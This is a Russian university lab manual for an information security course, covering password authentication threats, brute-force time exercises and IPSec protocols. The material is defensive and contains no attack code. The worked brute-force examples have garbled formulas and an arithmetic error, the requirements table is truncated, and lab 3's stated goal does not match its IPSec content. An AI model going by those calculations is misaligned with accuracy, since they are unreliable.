

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ  
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ  
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ**  
по выполнению лабораторных работ  
по дисциплине «Информационная безопасность автоматизированных и  
телекоммуникационных систем»  
для студентов направления подготовки  
10.03.01 «Информационная безопасность»  
Направленность (профиль)  
«Организация и технологии защиты информации (по отрасли или в сфере  
профессиональной деятельности)»

## СОДЕРЖАНИЕ

### **Тема 1. Принципы обеспечения информационной безопасности автоматизированных систем**

|                          |    |
|--------------------------|----|
| Лабораторная работа №1-2 | 4  |
| Лабораторная работа №3   | 18 |
| Лабораторная работа №4   | 34 |

### **Тема 2. Методы и технологии защиты информации в автоматизированные информационные системы от несанкционированного доступа**

|                          |     |
|--------------------------|-----|
| Лабораторная работа №5-6 | 51  |
| Лабораторная работа №7   | 81  |
| Лабораторная работа №8   | 135 |

### **Тема 3. Методы и технологии защиты информации открытых автоматизированных информационных систем**

|                            |     |
|----------------------------|-----|
| Лабораторная работа №9-11  | 160 |
| Лабораторная работа №12-14 | 168 |

### **Тема 4. Структура и управление системой защиты автоматизированных информационных систем**

|                             |     |
|-----------------------------|-----|
| Лабораторная работа № 15-16 | 186 |
| Лабораторная работа №17-18  | 200 |

### **Тема 5. Угрозы информационной безопасности телекоммуникационных систем**

|                            |     |
|----------------------------|-----|
| Лабораторная работа №19    | 222 |
| Лабораторная работа №20-21 | 233 |

### **Тема 6. Защита информации в телекоммуникационных системах**

|                            |     |
|----------------------------|-----|
| Лабораторная работа №22    | 249 |
| Лабораторная работа №23-24 | 264 |

## ВВЕДЕНИЕ

### 1. Цель и задачи освоения дисциплины

Целью освоения дисциплины является развитие и формирование у студентов общекультурных и профессиональных навыков, необходимых для решения задач моделирования, проектирования, разработки, внедрения и эксплуатации систем безопасности автоматизированных информационных систем.

Задачи освоения дисциплины

○ Дисциплина призвана содействовать усилению практической направленности образования, формированию и укреплению технической, нормативно-методической культуры студентов.

### 2. Перечень планируемых результатов обучения по дисциплине (модулю), соотнесённых с планируемыми результатами освоения образовательной программы

| Код, формулировка компетенции                                                                         | Код, формулировка индикатора                                                                                                  | Планируемые результаты обучения по дисциплине (модулю), характеризующие этапы формирования компетенций, индикаторов                                                      |
|-------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ПК-3 Способен обеспечивать защиту информации в автоматизированных системах в процессе их эксплуатации | ИД-2 ПК-3 Способен управлять защитой информации в автоматизированных системах                                                 | применяет основные меры по защите информации в автоматизированных системах                                                                                               |
| ПК-4 Способен внедрять системы защиты информации в автоматизированных системах                        | ИД-1 ПК-4 Способен разрабатывать организационно-распорядительные документы по защите информации в автоматизированных системах | разрабатывает мероприятия и организационно-распорядительные документы по защите информации в автоматизированных и телекоммуникационных системах от всех актуальных угроз |
|                                                                                                       | ИД-2 ПК-4 Способен внедрять организационные меры по защите информации в автоматизированных системах                           | внедряет организационные меры по защите информации в автоматизированных и телекоммуникационных системах от всех актуальных угроз                                         |

# **Тема 1. Принципы обеспечения информационной безопасности автоматизированных систем**

## **Лабораторная работа №1-2**

### *Исследование методов аутентификации*

#### **1. Цели работы**

1. Изучить способы исследования методов аутентификации
2. Исследовать способы управления доступом

**Формируемые компетенции:** ПК-3; ПК-4

#### **2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

#### **3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.
- Включение компьютера производить только после получения допуска

по выполняемой работе и разрешения преподавателя или лаборанта.

#### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;

- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;

- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

#### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;

- привести в порядок и сдать рабочее место лаборанту, и доложить

руководству

### **Парольная защита**

Под **несанкционированным доступом к информации (НСД)** согласно руководящим документам Гостехкомиссии будем понимать доступ к информации, нарушающий установленные правила разграничения доступа и осуществляемый с использованием штатных средств, предоставляемых СВТ или АС. НСД может носить случайный или намеренный характер.

Можно выделить несколько обобщенных категорий методов защиты от НСД, в частности:

1. организационные;
2. технологические;
3. правовые.

К первой категории относятся меры и мероприятия, регламентируемые внутренними инструкциями организации, эксплуатирующей информационную систему. Пример такой защиты — присвоение грифов секретности документам и материалам, хранящимся в отдельном помещении,

и контроль доступа к ним сотрудников. Вторую категорию составляют механизмы защиты, реализуемые на базе программно-аппаратных средств, например систем идентификации и аутентификации или охранной сигнализации. Последняя категория включает меры контроля за исполнением нормативных актов общегосударственного значения, механизмы разработки и совершенствования нормативной базы, регулирующей вопросы защиты информации. Реализуемые на практике методы, как правило, сочетают в себе элементы нескольких из перечисленных категорий. Так, управление доступом в помещения может представлять собой взаимосвязь организационных (выдача пропусков и ключей) и технологических (установку замков и систем сигнализации) способов защиты.

Рассмотрим подробнее такие взаимосвязанные методы защиты от НСД, как идентификация, аутентификация и используемое при их реализации криптографическое преобразование информации.

**Идентификация** — это присвоение пользователям идентификаторов и проверка предъявляемых идентификаторов по списку присвоенных.

**Аутентификация** — это проверка принадлежности пользователю предъявленного им идентификатора. Часто аутентификацию также называют подтверждением или проверкой подлинности.

Под безопасностью (стойкостью) системы идентификации и аутентификации будем понимать степень обеспечиваемых ею гарантий того, что злоумышленник не способен пройти аутентификацию от имени другого пользователя. В этом смысле, чем выше стойкость системы аутентификации, тем сложнее злоумышленнику решить указанную задачу. Система идентификации и аутентификации является одним из ключевых элементов инфраструктуры защиты от НСД любой информационной системы.

Различают три группы методов аутентификации, основанных на наличии у каждого пользователя:

1. индивидуального объекта заданного типа;

2. знаний некоторой известной только ему и проверяющей стороне информации;
3. индивидуальных биометрических характеристик.

К первой группе относятся методы аутентификации, использующие удостоверения, пропуска, магнитные карты и другие носимые устройства, которые широко применяются для контроля доступа в помещения, а также входят в состав программно-аппаратных комплексов защиты от НСД к средствам вычислительной техники.

Во вторую группу входят методы аутентификации, использующие пароли. По экономическим причинам они включаются в качестве базовых средств защиты во многие программно-аппаратные комплексы защиты информации. Все современные операционные системы и многие приложения имеют встроенные механизмы парольной защиты.

Последнюю группу составляют методы аутентификации, основанные на применении оборудования для измерения и сравнения с эталоном заданных индивидуальных характеристик пользователя: тембра голоса, отпечатков пальцев, структуры радужной оболочки глаза и др. Такие средства позволяют с высокой точностью аутентифицировать обладателя конкретного биометрического признака, причем "подделать" биометрические параметры практически невозможно. Однако широкое распространение подобных технологий сдерживается высокой стоимостью необходимого оборудования.

Если в процедуре аутентификации участвуют только две стороны, устанавливающие подлинность друг друга, такая процедура называется непосредственной аутентификацией (direct authentication). Если же в процессе аутентификации участвуют не только эти стороны, но и другие, вспомогательные, говорят об аутентификации с участием доверенной стороны (trusted third party authentication). При этом

третью сторону называют сервером аутентификации (authentication server) или арбитром (arbiter).

Наиболее распространенные методы аутентификации основаны на применении многозначных или однозначных паролей. Из-за своего широкого распространения и простоты реализации парольные схемы часто в первую очередь становятся мишенью атак злоумышленников. Эти методы включают следующие разновидности способов аутентификации:

- по хранимой копии пароля или его свёртке (plaintext);
- по некоторому проверочному значению (verification-based);
- без непосредственной передачи информации о пароле проверяющей стороне (zero-knowledge);
- с использованием пароля для получения криптографического ключа (Cryptographic).

В первую разновидность способов входят системы аутентификации, предполагающие наличие у обеих сторон копии пароля или его свертки. Для организации таких систем требуется создать и поддерживать базу данных, содержащую пароли или сверки паролей всех пользователей. Их слабой стороной является то, что получение злоумышленником этой базы данных позволяет ему проходить аутентификацию от имени любого пользователя.

Способы, составляющие вторую разновидность, обеспечивают более высокую степень безопасности парольной системы, так как проверочные значения, хотя они и зависят от паролей, не могут быть непосредственно использованы злоумышленником для аутентификации.

Наконец, аутентификация без предоставления проверяющей стороне какой бы то ни было информации о пароле обеспечивает наибольшую степень защиты. Этот способ гарантирует безопасность даже в том случае, если нарушена работа проверяющей стороны (например, в программу регистрации в системе внедрен "троянский конь").

Особым подходом в технологии проверки подлинности являются криптографические протоколы аутентификации. Такие протоколы описывают последовательность действий, которую должны совершить стороны для взаимной аутентификации, кроме того, эти действия, как правило, сочетаются с генерацией и распределением криптографических ключей для шифрования последующего информационного обмена. Корректность протоколов аутентификации вытекает из свойств задействованных в них математических и криптографических преобразований и может быть строго доказана.

Обычные парольные системы проще и дешевле для реализации, но менее безопасны, чем системы с криптографическими протоколами. Последние обеспечивают более надежную защиту и дополнительно решают задачу распределения ключей. Однако используемые в них технологии могут быть объектом законодательных ограничений.

Для более детального рассмотрения принципов построения парольных систем сформулируем несколько основных определений.

Идентификатор пользователя - некоторое уникальное количество информации, позволяющее различать индивидуальных пользователей парольной системы (проводить их идентификацию). Часто идентификатор также называют именем пользователя или именем учетной записи пользователя.

Пароль пользователя - некоторое секретное количество информации, известное только пользователю и парольной системе, которое может быть запомнено пользователем и предъявлено для прохождения процедуры аутентификации. Одноразовый пароль дает возможность пользователю однократно пройти аутентификацию. Многоразовый пароль может быть использован для проверки подлинности повторно.

Учетная запись пользователя - совокупность его идентификатора и его пароля. База данных пользователей парольной системы содержит учетные

записи всех пользователей данной парольной системы.

Под парольной системой будем понимать программно-аппаратный комплекс, реализующий системы идентификации и аутентификации пользователей АС на основе одноразовых или многоразовых паролей. Как правило, такой комплекс функционирует совместно с подсистемами разграничения доступа и регистрации событий. В отдельных случаях парольная система может выполнять ряд дополнительных функций, в частности генерацию и распределение кратковременных (сеансовых) криптографических ключей.

Основными компонентами парольной системы являются:

- интерфейс пользователя;
- интерфейс администратора;
- модуль сопряжения с другими подсистемами безопасности;
- база данных учетных записей.

Парольная система представляет собой "передний край обороны" всей системы безопасности. Некоторые ее элементы (в частности, реализующие интерфейс пользователя) могут быть расположены в местах, открытых для доступа потенциальному злоумышленнику. Поэтому парольная система становится одним из первых объектов атаки при вторжении злоумышленника в защищенную систему. Ниже перечислены типы угроз безопасности парольных систем:

1. Разглашение параметров учетной записи через:

- подбор в интерактивном режиме;
- подсматривание;
- преднамеренную передачу пароля его владельцем другому лицу;
- захват базы данных парольной системы (если пароли не хранятся в базе в открытом виде, для их восстановления может потребоваться подбор или дешифрование);
- перехват переданной по сети информации о пароле;
- хранение пароля в доступном месте.

2. Вмешательство в функционирование компонентов парольной системы

через:

- внедрение программных закладок;
- обнаружение и использование ошибок, допущенных на стадии разработки;
- выведение из строя парольной системы.

Некоторые из перечисленных типов угроз связаны с наличием так называемого человеческого фактора, проявляющегося в том, что пользователь может:

- выбрать пароль, который легко запомнить и также легко подобрать;
- записать пароль, который сложно запомнить, и положить запись в доступном месте;
  - ввести пароль так, что его смогут увидеть посторонние;
  - передать пароль другому лицу намеренно или под влиянием заблуждения.

В дополнение к выше сказанному необходимо отметить существование "парадокса человеческого фактора". Заключается он в том, что пользователь нередко стремится выступить скорее противником парольной системы, как, впрочем, и любой системы безопасности, функционирование которой влияет на его рабочие условия, нежели союзником системы защиты, тем самым ослабляя ее. Защита от указанных угроз основывается на ряде перечисленных ниже организационно-технических мер и мероприятий.

### Выбор паролей

В большинстве систем пользователи имеют возможность самостоятельно выбирать пароли или получают их от системных администраторов. При этом для уменьшения деструктивного влияния описанного выше человеческого фактора необходимо реализовать ряд требований к выбору и использованию паролей.

Таблица 1

| Требование к выбору пароля | Получаемый эффект |
|----------------------------|-------------------|
|----------------------------|-------------------|

|                                                                                 |                                                                                                      |
|---------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| Установление минимальной длины пароля                                           | Усложняет задачу злоумышленника при попытке подсмотреть пароль или                                   |
| Использование в пароле различных групп                                          | Усложняет задачу злоумышленника при попытке подобрать пароль методом                                 |
| Проверка и отбраковка пароля по                                                 | Усложняет задачу злоумышленника при                                                                  |
| Установление максимального срока действия пароля                                | Усложняет задачу злоумышленника при попытке подобрать пароль методом «тотального опробования», в том |
| Установление минимального срока действия пароля                                 | Препятствует попыткам пользователя заменить пароль на старый после его                               |
| Ведение журнала истории паролей                                                 | Обеспечивает дополнительную степень                                                                  |
| Применение эвристического алгоритма, бракующего пароли на основании             | Усложняет задачу злоумышленника при попытке подобрать пароль по словарю                              |
| Ограничение числа попыток ввода                                                 | Препятствует интерактивному подбору                                                                  |
| Поддержка режима принудительной смены                                           | Обеспечивает эффективность требования,                                                               |
| Использование задержки при вводе                                                | Препятствует интерактивному подбору                                                                  |
| Запрет на выбор пароля самими пользователями и автоматическая генерация паролей | Исключает возможность подобрать пароль по словарю. Если алгоритм генерации                           |

Принудительная смена пароля при первой регистрации пользователя в системе

Защищает от неправомерных действия системного администратора, имеющего доступ

к паролю в момент создания учетной записи

## 2. Примеры.

Например 1.

Задание определить время перебора всех паролей, состоящих из 6 цифр.

Алфавит составляют цифры  $n=10$ .

Длина пароля 6 символов  $k=6$ .

Таким образом, получаем количество вариантов:  $C=n^k=10^6$

Примем скорость перебора  $X=10$  паролей в секунду. Получаем время перебора всех паролей  $t=C/X=10^6/10=10^5$  секунд  $\sim 1667$  минут  $\sim 28$  часов  $\sim 1,2$  дня.

Примем, что после каждого из  $t=3$  неправильно введенных паролей идет пауза в  $v=5$  секунд. Получаем время перебора всех паролей

$T=t \cdot 5/3 = 16667 \text{ секунд} \sim 2778 \text{ минут} \sim 46 \text{ часов} \sim 1,9 \text{ дня.}$

$T_{\text{итог}} = 1 + T = 1,2 + 1,9 = 3,1 \text{ ДНЯ}$

Пример 2.

Определить минимальную длину пароля, алфавит которого состоит из 10 символов, время перебора которого было не меньше 10 лет.

Алфавит составляют символы  $n=10$ .

Длина пароля рассчитывается:  $k=1$  оуп  $C=1 \text{ г } C$ .

Определим количество вариантов  $C = t \cdot 6 = 10 \text{ лет} \cdot 10 \text{ паролей в сек.} = 10 \cdot 10 \cdot 365 \cdot 24 \cdot 60 \cdot 60 \cdot 3,15 \cdot 10^9$  вариантов

Таким образом, получаем длину пароля:  $k=1 \text{ г } (3,15 \cdot 10^9) = 9,5$

Очевидно, что длина пароля должна быть не менее 10 символов.

## 2. Задания.

1. Определить время перебора всех паролей с параметрами.

Алфавит состоит из  $n$  символов.

Длина пароля символов  $k$ .

Скорость перебора  $s$  паролей в секунду.

После каждого из  $t$  неправильно введенных паролей идет пауза в  $v$  секунд

|         |     |     |     |     |     |
|---------|-----|-----|-----|-----|-----|
| вариант | $n$ | $k$ | $s$ | $t$ | $v$ |
|---------|-----|-----|-----|-----|-----|

|    |     |    |      |    |    |
|----|-----|----|------|----|----|
| 1  | 33  | 10 | 100  | о  | о  |
| 2  | 26  | 12 | 13   | 3  | 2  |
| 3  | 52  | 6  | 30   | 5  | 10 |
| 4  | 66  | 7  | 20   | 10 | 3  |
| 5  | 59  | 5  | 200  | 0  | 0  |
| 6  | 118 | 9  | 50   | 7  | 12 |
| 7  | 128 | 10 | 500  | 0  | 0  |
| 8  | 150 | 3  | 200  | 5  | 3  |
| 9  | 250 | 8  | 600  | 7  | 3  |
| 10 | 500 | 5  | 1000 | 10 | 10 |

2. Определить минимальную длину пароля, алфавит которого состоит из

П символов, время перебора которого было не меньше t лет.

Скорость перебора s паролей в секунду.

| вариант | П   | t   | s    |
|---------|-----|-----|------|
| 1       | 33  | 100 | 100  |
| 2       | 26  | 120 | 13   |
| 3       | 52  | 60  | 30   |
| 4       | 66  | 70  | 20   |
| 5       | 59  | 50  | 200  |
| 6       | 118 | 90  | 50   |
| 7       | 128 | 100 | 500  |
| 8       | 150 | 30  | 200  |
| 9       | 250 | 80  | 600  |
| 10      | 500 | 50  | 1000 |

3. Определить количество символов алфавита, пароль состоит из k символов, время перебора которого было не меньше t лет.

Скорость перебора s паролей в секунду.

| вариант | k  | t   | s    |
|---------|----|-----|------|
| 1       | 5  | 100 | 100  |
| 2       | 6  | 120 | 13   |
| 3       | 10 | 60  | 30   |
| 4       | 7  | 70  | 20   |
| 5       | 9  | 50  | 200  |
| 6       | 11 | 90  | 50   |
| 7       | 12 | 100 | 500  |
| 8       | 6  | 30  | 200  |
| 9       | 8  | 80  | 600  |
| 10      | 50 | 50  | 1000 |

### **Контрольные вопросы:**

- 1) Перечислить виды атак на пароли.
- 2) Перечислить критерии стойкости парольной защиты.
- 3) Перечислить и охарактеризовать методы противостояния атаке полным перебором.
- 4) Охарактеризовать влияние длины пароля на вероятность раскрытия.
- 5) Сформировать рекомендации по составлению паролей.
- 6) Перечислить типы угроз безопасности парольных систем.
- 7) Определить минимальную длину пароля, алфавит которого состоит из 10 символов, время перебора которого было не меньше 10 лет.
- 8) Определить время перебора всех паролей, состоящих из 6 цифр

### **Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Лабораторная работа №3

### *Исследование протокола IPSec*

#### **1. Цель работы**

Изучить мероприятия по созданию, распределению и хранению ключей при использовании пакета КРИПТОН® Подпись для организации электронного документооборота. Получить представление о задачах, возлагаемых на администратора и пользователей системы электронных документов.

**Формируемые компетенции:** ПК-3; ПК-4

#### **2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал,.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

#### **3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В

лаборатории необходимо быть в сменной обуви.

- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

#### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;

- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;

- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

#### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;
- привести в порядок и сдать рабочее место лаборанту, и доложить руководству

## **2.Порядок работы**

Последовательно, в течение отведенного расписанием занятий времени, отработать следующие вопросы:

- изучить теоретический материал;
- оформить конспект к работе, получить допуск к выполнению работы;
- выполнить упражнения из практической части работы;
- оформить отчет по лабораторной работе и защитить его.

## **3.Теоретическое введение**

Организация IETF разработала протокол для обеспечения безопасности

в Internet, известный под названием IPSec. Протокол IPSec предназначен для криптографической защиты заголовка IP-пакета или всего IP-пакета. Этот протокол предусматривает обязательную аутентификацию IP-заголовка и возможную защиту информации об отправителе и адресате, содержащейся в некоторых полях IP-заголовка.

Поскольку данный протокол обеспечивает защиту информации на сетевом уровне, эта защита невидима для работающих приложений, т.е. он легко разворачивается в существующих сетях.

Все протоколы, представленные в IPSec, можно разделить на протоколы непосредственно производящие обработку передаваемых данных (для обеспечения их защиты) и протоколы, которые позволяют автоматически согласовать параметры секретных соединений (далее –согласование), необходимые протоколам первой группы. ЯдроIPSecсостояттрипротокола: протоколааутентификации (AuthenticationHeader, AH), протоколшифрования (EncapsulatingSecurityPayload, ESP) ипротоколобменаключами (InternetKeyExchange, IKE). Функции по поддержанию защищенного канала распределяются между этими протоколами следующим образом:

- протокол AH гарантирует целостность и аутентичность данных;
- протокол ESP шифрует передаваемые данные, гарантируя конфиденциальность, но он может также поддерживать аутентификацию и целостность данных;
- протокол IKE решает вспомогательную задачу автоматического предоставления конечным точкам канала секретных ключей, необходимых для работы протоколов аутентификации и шифрования данных.

IPSec обеспечивает проверку подлинности на уровне компьютера и шифрование данных для VPN-подключений, использующих протокол L2TP. IPSec выполняет согласование между компьютером и удаленным сервером туннеля перед установлением L2TP-подключения, что защищает и пароли, и данные.

L2TP использует с IPSec стандартные протоколы проверки подлинности PPP, такие как EAP, MS-CHAP, CHAP, SPAP и PAP.

Уровень шифрования определяется параметрами секретных соединений, называемых также сопоставлением безопасности IPSec. Сопоставление безопасности – это комбинация адреса назначения, протокола безопасности и уникального идентификатора, называемого индексом параметров безопасности.

### **Протоколы безопасности IPSEC**

Протоколы безопасности обеспечивают защиту данных и подлинности для каждого пакета IP. Служба IPSEC в Windows 2000 использует протоколы АН и ESP.

#### **АН (Authentication Header)**

Протокол АН обеспечивает проверку подлинности, целостность и отсутствие повторов для всего пакета (заголовка IP и полезных данных); АН подписывает весь пакет. Данные не шифруются, поэтому конфиденциальность не обеспечивается. Данные доступны для чтения, но защищены от изменения. Протокол АН использует для подписания пакетов алгоритмы HMAC.

Например, Мария, работающая на компьютере А, отправляет данные Ивану на компьютер В. Заголовок IP, заголовок АН и данные защищены от изменения подписью. Это позволяет Ивану быть уверенным в том, что данные были отправлены именно Марией и не были изменены.

Проверка целостности и подлинности обеспечивается путем вставки заголовка АН между заголовком IP и заголовком транспортного протокола (TCP или UDP).

#### **ESP (Encapsulating Security Payload)**

ESP помимо проверки подлинности, целостности и отсутствия повторов обеспечивает также конфиденциальность.

ESP обычно не подписывает пакеты, если не используется туннель. Обычно обеспечивается только защита данных, но не заголовок IP.

Например, Мария, работающая на компьютере А, отправляет данные Ивану на компьютер В. Данные шифруются, поскольку ESP обеспечивает конфиденциальность. При получении, после завершения процесса проверки, данные пакета расшифровываются. Иван может быть уверен в том, что данные отправлены именно Марией, что они не были изменены, а также в том, что никто другой не сможет их прочесть.

Безопасность обеспечивается путем вставки заголовка ESP между и заголовком транспортного протокола (TCP или UDP).

### Протокол IKE

Протокол IKE представляет собой набор протоколов аутентификации и обмена аутентифицированными ключами. Каждый протокол из этого набора представляет собой гибрид, использующий часть протокола Окли (протокол определения ключа Окли - Oakley Key Determination Protocol), часть механизма SKEME (Механизм для многостороннего обмена секретными ключами через Internet – Versatile Secure Key Exchange Mechanism for Internet) и часть протокола ISAKMP (Протокол установления защищенных соединений и управления ключами-Internet Security Association and Key Management Protocol).

Протокол ISAKMP обеспечивает аутентификацию и обмен аутентифицированными ключами между двумя общающимися сторонами, позволяя им согласовывать и утверждать различные защитные средства, криптографические алгоритмы, параметры безопасности, механизмы аутентификации и тому подобные, т.е. все то, что в совокупности называется сопоставлением безопасности (secure associations). Однако в протоколе ISAKMP не определены конкретные способы обмена ключами, что позволяет применять его в сочетании с разными протоколами.

Будучи гибридом, протокол IKE представляет собой набор двусторонних протоколов, предназначенных для обмена аутентифицированными сеансовыми ключами, большинство из которых использует механизм обмена ключами Диффи-Хеллмана и предоставляет

пользователям широкие возможности для переговоров в интерактивном режиме.

### Принцип работы IPSEC

Для наглядности в данном примере рассматривается использование IPSEC для компьютеров одного домена. Алиса, работающая с приложением на компьютере А, отправляет сообщение Бобу.



1. Драйвер IPSEC на компьютере А проверяет список фильтров IP в активной политике на наличие совпадающего адреса или типа трафика исходящих пакетов.
2. Драйвер IPSEC предоставляет ISAKMP сведения для начала согласования безопасности с компьютером В.
3. Служба ISAKMP на компьютере В получает запрос для согласования безопасности.
4. Два компьютера выполняют обмен ключами, устанавливают соответствие безопасности ISAKMP и создают общий секретный ключ.
5. Два компьютера согласовывают уровень безопасности для передачи данных, устанавливая пару соответствий безопасности IPSEC и ключей для защиты пакетов IP.
6. Используя сопоставление безопасности IPSEC для исходящего трафика и ключ, драйвер IPSEC на компьютере А подписывает пакеты для проверки целостности и зашифровывает пакеты, если было согласовано шифрование.
7. Драйвер IPSEC на компьютере А отправляет пакеты на

соответствующий тип подключения для передачи на компьютер В.

8. Компьютер В получает защищенные пакеты и передает их драйверу IPSEC.

9. Используя сопоставление безопасности IPSEC для входящего трафика и ключ, драйвер IPSEC на компьютере В проверяет подпись целостности и, при необходимости, расшифровывает пакеты.

10. Драйвер IPSEC на компьютере В передает расшифрованные пакеты драйверу TCP/IP, который передает их в принимающее приложение.

Для Алисы и Боба все эти процессы не видны. Стандартные маршрутизаторы и коммутаторы, передающие данные между сторонами подключения, не требуют использования IPSEC. Они автоматически пересылают зашифрованные пакеты IP в место назначения. Однако, если маршрутизатор функционирует как брандмауэр, шлюз безопасности или прокси-сервер, для прохождения безопасных пакетов IP необходимо включить специальную фильтрацию.

### **Управление политикой безопасности IP**

Оснастка «Управление политикой безопасности IP» используется для настройки в Windows IP-безопасности (IPSec), ключевой линии обороны на случай внутренних (частная сеть) и внешних (Интернет, внешние сети) атак. Хотя в большинстве стратегий сетевой безопасности акцент делается на предотвращение атак на сеть организации извне, множество важных сведений может быть потеряно в результате внутренних атак с расшифровкой передаваемых по сети данных. Большая часть данных передается по сети в зашифрованном виде, но сотрудники, обслуживающий персонал или посетители могут подключиться к сети и скопировать данные для последующего анализа. Кроме того, могут быть предприняты атаки на другие компьютеры на сетевом уровне. Брандмауэры для защиты от такой внутренней угрозы не годятся, поэтому использование IPSEC значительно повышает безопасность корпоративных данных.

IPSEC шифрует данные, передаваемые между двумя компьютерами,

защищая их от изменения и интерпретации при просмотре в сети. Администратор должен сначала определить доверительные отношения между двумя компьютерами, а затем указать для них способ защиты трафика. Эта конфигурация содержится в политике IPSEC, создаваемой и применяемой администратором.

### **Свойства политики IPSEC**

Политики IPSEC могут применены к локальным компьютерам, членам домена, доменам, организационным подразделениям или любым объектам групповой политики в Active Directory. Политики IPSEC организации должны основываться на принятых в организации правилах безопасной работы. Политики могут содержать несколько действий безопасности, называемых правилами, что позволяет применять одну политику к нескольким компьютерам.

Для хранения политик IPSEC используются два расположения.

1. Active Directory.
2. Определен локально в реестре для автономных компьютеров и компьютеров, не являющихся частью доверенного домена Windows 2000/2003 постоянно. Если компьютер временно не подключен к доверенному домену Windows 2000/2003, сведения политики кэшируются в локальном реестре.

Windows содержит предопределенные политики, которые могут быть активизированы, изменены в соответствии с потребностями или использованы в качестве шаблона при создании собственных настраиваемых политик. Каждая определенная политика должна применяться к сценарию плана безопасности. При назначении политики серверу DHCP, DNS (Domain Name System), WINS, SNMP (Simple Network Management Protocol) или серверу удаленного доступа можно использовать дополнительные параметры.

Политики IPSEC, назначенные объекту групповой политики в Active Directory, становятся частью групповой политики и переносятся на компьютеры, входящие в Active Directory при распространении групповой политики.

При назначении политики IPSEC в Active Directory следует иметь в виду следующее.

- Политики IPSEC, назначенные политике домена, подавляют любую локальную активную политику IPSEC только в том случае, если компьютер является членом этого домена.

- Политики IPSEC, назначенные организационному подразделению, подавляют политику IPSEC, назначенную политике домена, на всех компьютерах, входящих в это организационное подразделение. Политика IPSEC, назначенная организационному подразделению низшего уровня, подавляет политику IPSEC, назначенную организационному подразделению высшего уровня на всех компьютерах, входящих в это подразделение.

### **Предопределенные политики IPSEC**

Windows 2000/XP содержит набор предопределенных политик IPSEC. По умолчанию все предопределенные политики предназначены для компьютеров, являющихся членами домена Windows 2000/2003. Их можно назначать без дополнительной настройки, изменять или использовать в качестве шаблонов при создании собственных политик

#### **Предопределенные политики**

##### **Клиент (Только ответ)**

Используется только для компьютеров, безопасная связь для которых большую часть времени не требуется. Например, клиенты интрасети могут не требовать использования IPSEC, кроме случаев, когда запрос исходит с другого компьютера. Эта политика позволяет компьютеру, на котором она активизирована, должным образом отвечать на запросы безопасной связи. Эта политика содержит стандартное правило ответа, позволяющее выполнять согласование с компьютерами, требующими использования IPSEC. Защита применяется только к трафику по запрошенному протоколу и через запрошенный порт.

##### **Сервер (запрос безопасности)**

Используется для компьютеров, для которых большую часть времени требуется безопасная связь. В качестве примера можно привести сервер, через который передаются важные данные. В данной политике компьютер принимает незащищенный трафик, но всегда выполняет попытку защитить дополнительные связи, посылая отправителю запрос безопасности. Эта политика допускает полное отсутствие защиты трафика, если другой компьютер не поддерживает IPSEC.

#### Безопасность сервера (требовать безопасность)

Эта политика используется для компьютеров, постоянно требующих безопасной связи. Примером может служить сервер, передающий весьма важные данные, или шлюз безопасности, защищающий интрасеть от посторонних. Эта политика отклоняет небезопасные входящие связи, а исходящий трафик всегда защищен. Небезопасная связь не допускается, даже если другая сторона не поддерживает IPSEC.

#### Предопределенные правила

